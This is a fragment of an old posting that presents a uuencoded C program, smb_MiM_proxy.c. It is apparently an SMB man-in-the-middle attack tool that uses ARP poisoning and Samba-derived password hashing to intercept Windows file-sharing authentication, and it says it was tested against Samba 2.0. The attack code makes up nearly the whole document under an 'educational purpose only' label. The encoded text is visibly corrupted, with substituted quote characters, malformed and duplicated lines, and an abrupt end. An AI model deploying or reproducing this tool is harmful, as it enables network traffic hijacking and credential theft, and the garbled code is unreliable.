FORWARD_IPV4=true
```

This program doesn't support UNICODE strings.

Successfully tested with samba server 2.0 .

```
begin 600 smb_MiM_proxy.c
M+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*@T*("`@("`@("`@("`@("`@("`@
M("`@(%--0B!-04X@24X@5$A%($U)1$1,12!!5%1!0TL-"B`@("`@("`@("`@
M("`@("`@("`@("`@("`@("!#;V1E9"!B>2!L961I;@T*("`@("`@("`@("`@
M("`@("`@("`@("!L961I;D!E;F-E<&AA;&]N+7IE<F\N8V]M#0H@("`@("`@
M("`@("`@("`@("`@("`@1F]R(&5D=6-A=&EO;F%L('!U<G!O<V4@;VYL>2`A
M#0HJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHO#0H-"B-I;F-L=61E(#QS=&1I
M;RYH/@T*(VEN8VQU9&4@/'-T<FEN9RYH/@T*(VEN8VQU9&4@/'-T9&QI8BYH
M/@T*(VEN8VQU9&4@/'5N:7-T9"YH/@T*(VEN8VQU9&4@/&5R<FYO+F@^#0HC
M:6YC;'5D92`\<VEG;F%L+F@^#0HC:6YC;'5D92`\<WES+VEO8W1L+F@^#0HC
M:6YC;'5D92`\<WES+W1I;64N:#X-"B-I;F-L=61E(#QS>7,O=V%I="YH/@T*
M(VEN8VQU9&4@/'-Y<R]S=&%T+F@^#0H-"B-I;F-L=61E(#QN970O:68N:#X-
M"B-I;F-L=61E(#QS>7,O<V]C:V5T+F@^#0HC:6YC;'5D92`\87)P82]I;F5T
M+F@^#0H-"B-I;F-L=61E(#QN971I;F5T+VEP+F@^#0HC:6YC;'5D92`\;F5T
M:6YE="]I;BYH/@T*(VEN8VQU9&4@/&YE=&EN970O=&-P+F@^#0HC:6YC;'5D
M92`\;F5T:6YE="]U9'`N:#X-"B-I;F-L=61E(#QN971I;F5T+VEF7V5T:&5R
M+F@^#0H-"B-I;F-L=61E(#QL:6)N970N:#X-"B-I;F-L=61E(#QP8V%P+F@^
M#0H-"@T*#0HC9&5F:6YE(%--0E]03U)4"3$S.0T*#0HC9&5F:6YE"5--0E]0
M3U)47UA07S)+"30T-0T*#0HC9&5F:6YE"75?:6YT.%]T"75N<VEG;F5D(&-H
M87(-"@T*(V1E9FEN90EU7VEN=#$V7W0)=6YS:6=N960@<VAO<G0-"@T*(V1E
M9FEN90EU7VEN=#,R7W0)=6YS:6=N960@:6YT(`T*#0HC9&5F:6YE"75C:&%R
M"75N<VEG;F5D(&-H87(@#0H-"B-D969I;F4)=5]C:&%R"75N<VEG;F5D(&-H
M87(-"@T*(V1E9FEN90E)4%]-05A?4TE:10DV-34S-0T*#0HC9&5F:6YE"45.
M0U]+15E?3$5.1U1("3@-"@T*(V1E9FEN90E%3D-?4$%34U=/4D1?3$5.1U1(
M"3(T#0H-"B`-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BH-"B`@("`@("`@
M("`@("`@("`@("`@("`@("!35%)50U154D53("`@("`@("`@(`T*
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ+R`@("`@("`@("`@("`@("`@("`@
M("`@("`@#0IT>7!E9&5F('-T<G5C=`T*>PT*('5?:6YT.%]T(%1Y<&4["0DO
M*G1Y<&4J+PD-"B!U7VEN=#A?="!&;&%G<SL)+RIF;&%G<RHO#0H@=5]I;G0Q
M-E]T($QE;F=T:#L)+RIL96YG=&@@;V8@=&AE($Y"5"!S97-S:6]N('!A8VME
M="HO#0I]($YB=%-E<W-I;VY(9'([#0H-"@T*='EP961E9B!S=')U8W0-"GL-
M"B!U7VEN=#A?="!0<F]T;V-O;%LT73L)+RI#;VYT86EN<R`P>$9&+"=334(G
M*B\-"B!U7VEN=#A?="!#;VUM86YD.PDO*D-O;6UA;F0@0V]D92HO#0H@=6YI
M;VX@#0H@>PT*("!S=')U8W0-"B`@>PT*("`@=5]I;G0X7W0@17)R;W)#;&%S
M<SL)+RI%<G)O<B!#;&%S<RHO#0H@("!U7VEN=#A?="!297-E<G9E9#L)+RI2
M97-E<G9E9"!F;W(@9G5T=7)E('5S92HO(`T*("`@=5]I;G0X7W0@17)R;W);
M,ET["2\J17)R;W(@0V]D92HO#0H@('T@1&]S17)R;W([#0H@('5?:6YT.%]T
M(%-T871U<ULT73L)+RHS,BUB:71S(&5R<F]R(&-O9&4J+PT*('T@4W1A='5S
M(#L-"B!U7VEN=#A?="!&;&%G<SL)+RI&;&%G<RHO#0H@=5]I;G0X7W0@1FQA
M9W,R6S)=.PDO*DUO<F4@1FQA9W,J+PT*('5N:6]N#0H@>PT*("!U7VEN=#A?
M="!0861;,3)=.PT*("!S=')U8W0-"B`@>PT*("`@=5]I;G0X7W0@4&ED2&EG
M:%LR73L)+RI(:6=H(%!A<G0@;V8@=&AE(%!I9"HO#0H@("!U7VEN=#A?="!5
M;G5S961;-%T["2\J3F]T(%5S960J+PT*("`@=5]I;G0X7W0@56YU<V5D,ELT
M73L)+RI.;W0@57-E9"HO#0H@('T@17AT<F$[#0H@?2!0861%>'1R83L-"B!U
M7VEN=#A?="!4:61;,ET["2\J5')E92!)9&5N=&EF:65R*B\-"B!U7VEN=#A?
M="!0:61;,ET["2\J0V%L;&5R)W,@<')O8V5S<R!)1"HO#0H@=5]I;G0X7W0@
M56ED6S)=.PDO*E5N875T:&5N=&EC871E9"!U<V5R($E$*B\-"B!U7VEN=#A?
M="!-:61;,ET["2\J375L=&EP;&5X($ED*B\-"GT@4VUB0F%S94AD<B`[#0H-
M"G1Y<&5D968@<W1R=6-T(`T*>PT*('5?:6YT.%]T(%=O<F1#;W5N=#L)"2\J
M0V]U;G0@;V8@<&%R86UE=&5R('=O<F1S(#TQ-RHO#0H@=5]I;G0X7W0@1&EA
M;&5C=$EN9&5X6S)=.PDO*DEN9&5X(&]F('-E;&5C=&5D(&1I86QE8W0J+PT*
M('5?:6YT.%]T(%-E8W5R:71Y36]D93L)"2\J4V5C=7)I='D@36]D92`Z*B\-
M"@D)"0DO*F)I="`P(#H@,#US:&%R92P@,3UU<V5R*B\-"@D)"0DO*F)I="`Q
M(#H@,3UE;F-R>7!T('!A<W-W;W)D<RHO#0H@=5]I;G0X7W0@36%X37!X0V]U
M;G1;,ET["2\J36%X(%!E;F1I;F<@;75L=&EP;&5X960@<F5Q=65S="HO#0H@
M=5]I;G0X7W0@36%X3G5M8F5R<U9C<ULR73L)+RI-87@@5D-S(&)E='=E965N
M(&-L:65N="!A;F0@<V5R=F5R*B\-"B!U7VEN=#A?="!-87A"=69F97)3:7IE
M6S1=.PDO*DUA>"!T<F%N<VUI="!B=69F97(@<VEZ92HO#0H@=5]I;G0X7W0@
M36%X4F%W4VEZ95LT73L)+RI-87@@<F%W(&)U9F9E<B!S:7IE*B\-"B!U7VEN
M=#A?="!397-S:6]N2V5Y6S1=.PDO*E5N:7%U92!T;VME;B!I9&5N=&EF>6EN
M9R!T:&ES('-E<W-I;VXJ+PT*('5?:6YT.%]T($-A<&%B:6QI=&EE<ULT73L)
M+RI397)V97(@0V%P86)I;&ET:65S*B\-"B!U7VEN=#A?="!3>7-T96U4:6UE
```

```
M3&]W6S1=.PDO*E-Y<W1E;2‘H551#*2!T:6UE(&]F(’1H92!S97)V97(@*B\-
M"B!U7VEN=#A?="!3>7-T96U4:6UE2&EG:%LT73L)+RI3>7-T96T@*%540RD@
M=&EM92!O9B!T:&4@<V5R=F5R("HO#0H@=5]I;G0X7W0@4V5R=F5R5&EM95IO
M;F5;,ET["2\J5&EM92!Z;VYE(&]F(’-E<G9E<B‘H;6EN(&9R;VT@551#*2HO
M#0H@=5]I;G0X7W0@16YC<GEP=&EO;DME>4QE;F=T:#L)+RI,96YG=&@@;V8@
M96YC<GEP=&EO;B!+97DJ+PT*(’5?:6YT.%]T($)Y=&5#;W5N=%LR73L)"2\J
M0V]U;G0@;V8@9&%T82!B>71E<RHO#0I](%-M8DYE9U!R;W1297!L>4AD<CL@
M#0H-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X7W0@5V]R9$-O=6YT.PDO
M*D-O=6YT(&]F(’!A<F%M971E<B!W;W)D<STQ,R‘H<F5Q=65S="DJ+PT*(’5?
M:6YT.%]T($%N9%A#;VUM86YD.PDO*G-E8V]N9&%R>2‘H6"D@8V]M;6%N9"PP
M>$9&(#T@;F]N92HO#0H@=5]I;G0X7W0@06YD6%)E<V5R=F5D.PDO*G)E<V5R
M=F5D("AM=7-T(&)E(’IE<F\I*B\-"B!U7VEN=#A?="!!;F183V9F<V5T6S)=
M.PDO*F]F9G-E="!T;R!N97AT(&-O;6UA;F0@5V]R9&-O=6YT*B\-"B!U7VEN
M=#A?="!-87A"=69F97)3:7IE6S)=.PDO*D-L:65N="=S(&UA>&EM=6X@8G5F
M9F5R(’-I>F4J+PT*(’5?:6YT.%]T($UA>$UP>$-O=6YT6S)=.PDO*F%C=’5A
M;"!M87AI;75N(&UU;’1I<&QE>&5D(’)E<75E<W0J+PT*(’5?:6YT.%]T(%9C
M3G5M8F5R6S)=.PDO*C‘]9FER<W0@*&]N;’DI+"!N;VYZ97)O+6%D9&ET:6]N
M86P@5D,@;G5M8F5R*B\-"B!U7VEN=#A?="!397-S:6]N2V5Y6S1=.PDO*G-E
M<W-I;VX@:V5Y("HO#0H@=5]I;G0X7W0@0V%S94EN<V5N<VET:79E4&%S<W=O
M<F1,96YG=&A;,ET[("\J<VEZ92!O9B!P87-S=V]R9"‘H04Y322DJ+PT*(’5?
M:6YT.%]T($-A<V5396YS:71I=F5087-S=V]R9$QE;F=T:%LR73L@+RIS:7IE
M(&]F(’!A<W-W;W)D("A53DE#3T1%*2HO#0H@=5]I;G0X7W0@4F5S97)V961;
M-%T["0DO*G)E<V5R=F5D("AM=7-T(&)E(#‘I*B\-"B!U7VEN=#A?="!#87!A
M8FEL:71I97-;-%T["2\J8VQI96YT(&-A<&%B:6QI=&EE<RHO#0H@=5]I;G0X
M7W0@0GET94-O=6YT6S)=.PD)+RI#;W5N="!O9B!D871A(&)Y=&5S.VUI;CTP
M*B\-"GT@4VUB4V5T=7!84F5Q=65S=$AD<B‘[#0H-"G1Y<&5D968@<W1R=6-T
M#0I[#0H@=5]I;G0X7W0@5V]R9$-O=6YT.PDO*G9A;’5E/30@*B\-"B!U7VEN
M=#A?="!!;F180V]M;6%N9#L)+RIS96-O;F1A<GD@*%@I(&-O;6UA;F0L,’A&
M1B‘](&YO;F4J+PT*(’5?:6YT.%]T($%N9%A297-E<G9E9#L)+RIR97-E<G9E
M9"‘H;75S="!B92!Z97)O*2HO#0H@=5]I;G0X7W0@06YD6$]F9G-E=%LR73L)
M+RIO9F9S970@*B\-"B!U7VEN=#A?="!&;&%G<ULR73L)+RI!9&1I=&EO;F%L
M(&EN9F]R;6%T:6]N("HO#0H@=5]I;G0X7W0@4&%S<W=O<F1,96YG=&A;,ET[
M"2\J3&5N9W1H(&]F(’!A<W-W;W)D*B\-"B!U7VEN=#A?="!">71E0V]U;G1;
M,ET["2\J0V]U;G0@;V8@9&%T82!B>71E<R‘[(&UI;CTS*B\-"GT@4VUB5&-O
M;EA297%U97-T2&1R(#L-"@T*+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*@T*
M("‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("!&54Y#5$E/3E,@#0HJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHO#0H-"G9O:60@07)P4F5Q=65S<DEN
M:F5C=&EO;BAU7VEN=#,R7W0@*BP-"B‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@
M("!U7VEN=#,R7W0@*BP-"B‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("!U7V-H
M87(@*BP-"B‘@("‘@("‘@("‘@("‘@("‘@("‘@("‘@("!U7V-H87(@*BP-"B‘@
M("‘@("‘@("‘@("‘@("‘@("‘@("‘@("!C:&%R("HL#0H)"0D@<&-A<%]T("HI
M.PT*#0H-"G9O:60@07)P4&]I<V]N*’5?:6YT,S)?="‘J+‘T*("‘@("‘@("‘@
M("‘@("‘@=5]I;G0S,E]T("HL#0H@("‘@("‘@("‘@("‘@("‘@("!U7V-H87(@*BP-
M"B‘@("‘@("‘@("‘@("‘@(’5?8VAA<B‘J+‘T*("‘@("‘@("‘@("‘@("‘@8VAA
M<B‘J*3L-"@T*=F]I9"!’971%;F5T061D<F5S<R@-"B‘@("‘@("‘@("‘@("‘@
M("‘@("‘@=5]C:&%R("HL#0H@("‘@("‘@("‘@("‘@("‘@("‘@(&-H87(@*BD[
M#0H-"@T*=F]I9"!.96=0<F]T4F5P;’DH#0H@("‘@("‘@("‘@("‘@("‘@("‘@("!U
M7V-H87(@*BP-"B‘@("‘@("‘@("‘@("‘@("‘@("‘@(’5?8VAA<B‘J+‘T*("‘@("‘@
M("‘@("‘@("‘@("‘@:6YT("HI.PT*#0IV;VED(%-E=’5P6%)E<75E<W0H#0H@
M("‘@("‘@("‘@("‘@("‘@("‘@("‘@(’5?8VAA<B‘J+‘T*("‘@("‘@("‘@("‘@("‘@("‘@
M("‘@("!U7V-H87(@*BP-"B‘@("‘@("‘@("‘@("‘@("‘@("‘@:6YT*3L@#0H-
M"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BH-"B‘@("‘@("‘@($5.0U)94%1)
M3TX@1E5.0U1)3TY3("AS:&%M969U;&QY(’1A:V5N(&9R;VT@<V%M8F$@(2D-
M"BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"G9O:60@4TU"96YC<GEP="AU
M7V-H87(@*BP@=5]C:&%R("HL(’5?8VAA<B‘J*3L-"@T*=F]I9"!334)/5T9E
M;F-R>7!T*’5?8VAA<B‘J+"!U7V-H87(@*BP@=5]C:&%R("HI.PT*#0IV;VED
M($5?4#$V*&-O;G-T(’5N<VEG;F5D(&-H87(@*BP@=6YS:6=N960@8VAA<B‘J
M*3L-"@T*=F]I9"!%7U‘R-"AC;VYS="!U;G-I9VYE9"!C:&%R("HL(‘T*("‘@
M("‘@("‘@("!C;VYS="!U;G-I9VYE9"!C:&%R("HL#0H@("‘@("‘@("‘@(’5N
M<VEG;F5D(&-H87(@*BD[#0H-"G-T871I8R!V;VED(’!E<FUU=&4H8VAA<B‘J
M+&-H87(@*BQU7V-H87(@*BQI;G0I.PT*#0IS=&%T:6,@=F]I9"!L<VAI9G0H
M8VAA<B‘J+&EN="QI;G0I.PT*#0IS=&%T:6,@=F]I9"!C;VYC870H8VAA<B‘J
M+&-H87(@*BQC:&%R("HL:6YT+&EN="D[#0H-"G-T871I8R!V;VED(’AO<BAC
M:&%R("HL8VAA<B‘J+&-H87(@*BQI;G0I.PT*#0IS=&%T:6,@=F]I9"!D;VAA
```

```
M<V@H8VAA<B`J+&-H87(@*BQC:&%R("HL:6YT*3L-"@T*<W1A=&EC('9O:60@
M<W1R7W1O7VME>2AC;VYS="!U;G-I9VYE9"!C:&%R("HL=6YS:6=N960@8VAA
M<B`J*3L-"@T*<W1A=&EC('9O:60@<VUB:&%S:"AU;G-I9VYE9"!C:&%R("HL
M8V]N<W0@=6YS:6=N960@8VAA<B`J+&-O;G-T('`T*"0EU;G-I9VYE9"!C:&%R
M("HL:6YT("D[#0H-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BH-"B`@("`@
M("`@("`@("`@("`@("`@("!42$4@0T]$$10T**BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ+PT*#0HO*E1O('-E;F0@82!!4E`@<F5P;'DJ+PT*#0IV;VED
M($%R<%!O:7-O;BAU7VEN=#,R7W0@*D-L:65N="P@("`@+RI#;&EE;G0G<R!)
M4"!A9')E<W,J+PT*("`@("`@("`@("`@("!U7VEN=#,R7W0@*E-M8E-E<G9E
M<BP@+RI334(@4V5R=F5R)W,@25`@861R97-S*B\-"B`@("`@("`@("`@("`@
M=5]C:&%R("I%;F5T0VQI96YT+"`@("\J0VQI96YT)W,@34%#($%D<F5S<RHO
M#0H@("`@("`@("`@("`@('5?8VAA<B`J16YE=%-M8E-E<G9E<BPO*G-E<G9E
M<B=S($U!0R!!9')E<W,J+PT*("`@("`@("`@("`@("!C:&%R("I$979I8V4I
M("\J1&5V:6-E(&YA;64@9F]R(&EN:F5C=&EO;BHO#0I[#0H@;&EB;F5T7W0@
M*FP[#0H@;&EB;F5T7W!T86=?="!T86<[#0H@8VAA<B!%<G)=69;3$E"3D54
M7T524D]$51E]325I%73L-"@T*#0HO*E=E(&EN:F5C="!T:4@<&%C:V5T(&1I
M<F5C=&QY(&]N('1H92!N971W;W)K*B\-"@T*(&P@/2!L:6)N971?:6YI="A,
M24)).151?3$E.2RQ$979I8V4L17)R0G5F*3L-"@T*+RI#792!B=6EL9"!T:&4@
M05)0(&AE861E<BHO#0H-"B!486<@/2!L:6)N971?8G5I;&1?87)P*("`@
M("`@("`@("`@("`@("`@("`@05)02%$7T542$52+"`\J2&%R9'=A<F4@=&4@
M861D<BHO#0H@("`@("`@("`@("`@("`@("`@("!%5$A%4E194$5?25`L`L
M+RI0<F]T;V-O;"!A9&1R*B\-"B`@("`@("`@("`@("`@("`@("`@("`@(#8L
M+RI3:7IE(&%F($8($AA<F1W87)E(&%D9'(J+PT*("`@("`@("`@("`@("`@("`@
M("`@("`@("`@($%24$]0*E-E<W!O;G-E+"`\*1&]P97)A=&EO;B!T>7!E*B\-"B`@
M("`@("`@("`@("`@("`@("`@("`@("`@*'5?8VAA<BHI16YE=$-L:65N="P@("`@
M("`@("`@("`@("`@("`@*BDU,C1E=&AE<BAD9'(J+PT*("`@("`@("`@("`@("`@
M16YE=%-M8E-E<G9E<BP@("`@("`@("`@("`@("`@("`@("`@(#16YE=%-M8E-E
M<G9E<BPO*E-E<G9E<B!-04,@861D<BHO#0H@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@=H=5]C:&%R("I3;6)397)V97(L("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`P+"`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`;"P-"B`@("`@("`@("`@("`@("`@("`@("`@(#`L("`@("`@("`@("`@("`
M=VEN9R!B>2!T:&4@.2!T:&4@;V8@=&AE(&)U9F9E<BHO#0H@("`@("`@("`@("`@
M(#`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M(&QI8FYE=%]B=6EL9%]I<'8T("AL:6)N971?<'1A9U]T(&%R9"`P*3L-"@T*
M#0H-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*
M+RI4;R!H879E('-E<G9E<B!A;F0@8VQI96YT($U!0R!A9&1R97-S97,J+PT*
M#0IV;VED($%R<%-E<G9E<B@I;FE8W1I;VXH=5]I;G0S,E]T("I-;6)397)V97(@
M("`@+RIS<&]O9F5D($E0($%D9')E<W,J+PT*("`@("`@("`@("`@("`@("`@
M("`@('5?8VAA<B!T;W!R:79A=&4L("\J1&5V:6-E(&YA;64@9F]R(&EN:F5C
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M=5]C:&%R("I%;F5T1'-T+"\J1&5S=&EN871I;VX@36%C*B\-"B`@("`@("`@
M("`@("`@("`@("`@("`@(&-H87(@*D1E=FEC92DO*E)O9&EA=&EO;BUT>7!E
M92!F;W(@:6YJ96-T:6]N*B\-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("!P
M8V%P7W0@*G`L('-T<G5C="!P8V%P7W!K=&AD<B`J:&1R*0T*>PT*(&EN="!N
M=6T[#0H@+RI!4E`@<F5Q=65S="!P86-K970@<V5N="!T;R!S97)V97(J+PT*
M(&QI8FYE=%]T("IL.PT*(&QI8FYE=%]P=&%G7W0@=&%G.PT*(&-H87(@17)R
M0G5F6TQ)0DY%5%]%4E)"549?4TE:15T[#0H-"B\J1V5T(&UY('!R:79A=&4@
M4"!A9&1R97-S(&9O<B!M>2!T:&4@;F5T=V]R:R!I;G1E<F9A8V4J+PT*#0H@
M;&0@=&AE(&AE861E<B!F;W(@=&AE(&%R<"!P86-K970J+PT*("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M<F5Q=65S="!T;R!T:&4@<V5R=F5R("AS97)V97(@=&AI;FMS(&ET(&ES(&9R
M;VT@=&AE(&-L:65N="DJ+PT*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
```

```
M("`@("`V+"\J4VEZ92!O9B!-04,@861R97-S*B\-"B`@("`@("`@("`@("`@
M("`@("`@("`@(#0L+RI3:7IE(&]F($E0(&%D<F5S<RHO#0H@("`@("`@("`@
M("`@("`@("`@("`@("!!4E!/4%]215%515-4+`T*("`@("`@("`@("`@("`@
M("`@("`@("`@16YE=%-R8RPO*F-L:65N="=S($U!0R!A9')E<W,J+PT*("`@
M("`@("`@("`@("`@("`@("`@*'5?8VAA<B`J*2!)<%-R8RPO*F-L:65N
M="=S($E0(&%D9')E<W,J+PT*("`@("`@("`@("`@("`@("`@("`@("`@6F5R
M;RP@+RI.;W1H:6YG("$@/3X@05)0(%)%455%4U0J+R`-"B`@("`@("`@("`@
M("`@("`@("`@("AU7V-H87(@*BD@($EP1'-T+"`@+RIC;&EE;G0@G0G<R!)
M4"!A9&1R97-S*B\-"B`@("`@("`@("`@("`@("`@("`@("`@($Y53$PL#0H@
M("`@("`@("`@("`@("`@("`@("`P+`T*("`@("`@("`@("`@("`@("`@("`@
M("`@("`@;"P-"B`@("`@("`@("`@("`@("`@("`@(#`I.PT*#0HO*D9O
M;&QO=VEN9R!B>2!T:&4@8G5I;&1I;F<@;V8@=V8@=&AE(&5T:&5R;F5T(&AE861E
M<BHO#0H-"B!486<@/2!L:6)N971?:6YI="A,24)N971?3%1+.R!F5T*`T*("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@0G)O861C87-T+T+"`@+RI%
M=&AE<FYE="!D97-T:6YA=&EO;BHO#0H@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("!%5$A%4E194$5?05)0+"`@+RI%<F]T;V-O;"!T>7!E*B\-
M M"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(&PI.PT*#0H-"B\J
M5W)I=&4@=&AE(&AE861E<B!A;F0@<V5N9"!T:&4@<&%C:V5T*B\-"B`@("`@
M("`@T*+RI,:6)N970@9&5S=')O>2!A;F0@8VQE86YI;F<@=7`@97AI="!C;&5A
M;BPT*#0H@+RI4:&4@<&%C:V5T(&ES('-E;G0@;VX@=&AE('=I<F4@*"$U!
M0R!A9&1R97-S*B\-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(%PI
M M0R!A9&1R97-S*B\-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(%PI
```

```
M+"=<,"<L,30I.PT*('-T<FYC<'DH*&-H87(@*BEP,30L*&-O;G-T(&-H87(@
M*BEP87-S=V0L,30I.PT*#0H@15]0,38H<#$T+"!P,C$I.R`-"@T*(%--0D]7
M1F5N8W)Y<'0H<#(Q+"!C."P@<#(T*3L-"@T*?0T*#0IV;VED(%--0D]71F5N
M8W)Y<'0H=6-H87(@<&%S<W=D6S$V72P@=6-H87(@*F,X+"!U8VAA<B!P,C1;
M,C1=*0T*>PT*('5C:&%R(' `R,5LR,5T[#0H@#0H@#0H@#0H);65M<V5T*' `R
M,2PG7#`G+#(Q*3L-"B`-"@EM96UC<'DH<#(Q+"!P87-S=V0L(#$V*3L@("`@
M#0H)15]0,C0H<#(Q+"!C."P@<#(T*3L-"GT-"@T*+RH@#0H@("!5;FEX(%--
M0B]#2493(&EM<&QE;65N=&%T:6]N+@T*#0H@("!A('!A<G1I86P@:6UP;&5M
M96YT871I;VX@;V8@1$53(&1E<VEG;F5D(&9O<B!U<V4@:6X@=&AE(`T*("`@
M4TU"(&%U=&AE;G1I8V%T:6]N('!R;W1O8V]L#0H-"B`@($-O<'ER:6=H="`H
M0RD@06YD<F5W(%1R:61G96QL(#$Y.3@-"B`@(`T*("`@5&AI<R!P<F]G<F%M
M(&ES(&9R964@<V]F='=A<F4[('EO=2!C86X@<F5D:7-T<FEB=71E(&ET(&%N
M9"]O<B!M;V1I9GD-"B`@(&ET('5N9&5R('1H92!T97)M<R!O9B!T:&4@1TY5
M($=E;F5R86P@4'5B;&EC($QI8V5N<V4@87,@<'5B;&ES:&5D(&)Y#0H@("!T
M:&4@1G)E92!3;V9T=V%R92!&;W5N9&%T:6]N.R!E:71H97(@=F5R<VEO;B`R
M(&]F('1H92!,:6-E;G-E+"!O<@T*("`@*&%T('EO=7(@;W!T:6]N*2!A;GD@
M;&%T97(@=F5R<VEO;BX-"B`@(`T*("`@5&AI<R!P<F]G<F%M(&ES(&1I<W1R
M:6)U=&5D(&EN('1H92!H;W!E('1H870@:70@=VEL;"!B92!U<V5F=6PL#0H@
M("!B=70@5TE42$]55"!!3ED@5T%24D%.5%D[('=I=&AO=70@979E;B!T:&4@
M:6UP;&EE9"!W87)R86YT>2!O9@T*("`@34520TA!3E1!0DE,2519(&]R($9)
M5$Y%4U,@1D]2($$@4$%25$E#54Q!4B!055)03U-%+B`@4V5E('1H90T*("`@
M1TY5($=E;F5R86P@4'5B;&EC($QI8V5N<V4@9F]R(&UO<F4@9&5T86EL<RX-
M"B`@(`T*("`@66]U('-H;W5L9"!H879E(')E8V5I=F5D(&$@8V]P>2!O9B!T
M:&4@1TY5($=E;F5R86P@4'5B;&EC($QI8V5N<V4-"B`@(&%L;VYG('=I=&@@
M=&AI<R!P<F]G<F%M.R!I9B!N;W0L('=R:71E('1O('1H92!&<F5E(%-O9G1W
M87)E#0H@("!&;W5N9&%T:6]N+"!);F,N+"`V-S4@36%S<R!!=F4L($-A;6)R
M:61G92P@34$@,#(Q,SDL(%5302X-"BHO#0H-"@T*+RH@3D]415,Z(`T*#0H@
M("!4:&ES(&-O9&4@;6%K97,@;F\@871T96UP="!T;R!B92!F87-T(2!);B!F
M86-T+"!I="!I<R!A('9E<GD-"B`@('-L;W<@:6UP;&5M96YT871I;VX@#0H-
M"B`@(%1H:7,@8V]D92!I<R!.3U0@82!C;VUP;&5T92!$15,@:6UP;&5M96YT
M871I;VXN($ET(&EM<&QE;65N=',@;VYL>0T*("`@=&AE(&UI;FEM=6T@;F5C
M97-S87)Y(&9O<B!334(@875T:&5N=&EC871I;VXL(&%S('5S960@8GD@86QL
M(%--0@T*("`@<')O9'5C=',@*&EN8VQU9&EN9R!E=F5R>2!C;W!Y(&]F($UI
M8W)O<V]F="!7:6YD;W=S.34@979E<B!S;VQD*0T*#0H@("!);B!P87)T:6-U
M;&%R+"!I="!C86X@;VYL>2!D;R!A('5N8VAA:6YE9"!F;W)W87)D($1%4R!P
M87-S+B!4:&ES#0H@("!M96%N<R!I="!I<R!N;W0@<&]S<VEB;&4@=&\@=7-E
M('1H:7,@8V]D92!F;W(@96YC<GEP=&EO;B]D96-R>7!T:6]N#0H@("!O9B!D
M871A+"!I;G-T96%D(&ET(&ES(&]N;'D@=7-E9G5L(&%S(&$@(FAA<V@B(&%L
M9V]R:71H;2X-"@T*("`@5&AE<F4@:7,@;F\@96YT<GD@<&]I;G0@:6YT;R!T
M:&ES(&-O9&4@=&AA="!A;&QO=W,@;F]R;6%L($1%4R`-"B`@("IO<&5R871I
M;VXN#0H-"B`@($D@8F5L:65V92!T:&ES(&UE86YS('1H870@=&AI<R!C;V1E
M(&1O97,@;F]T(&-O;64@=6YD97(@251!4@T*("`@<F5G=6QA=&EO;G,@8G5T
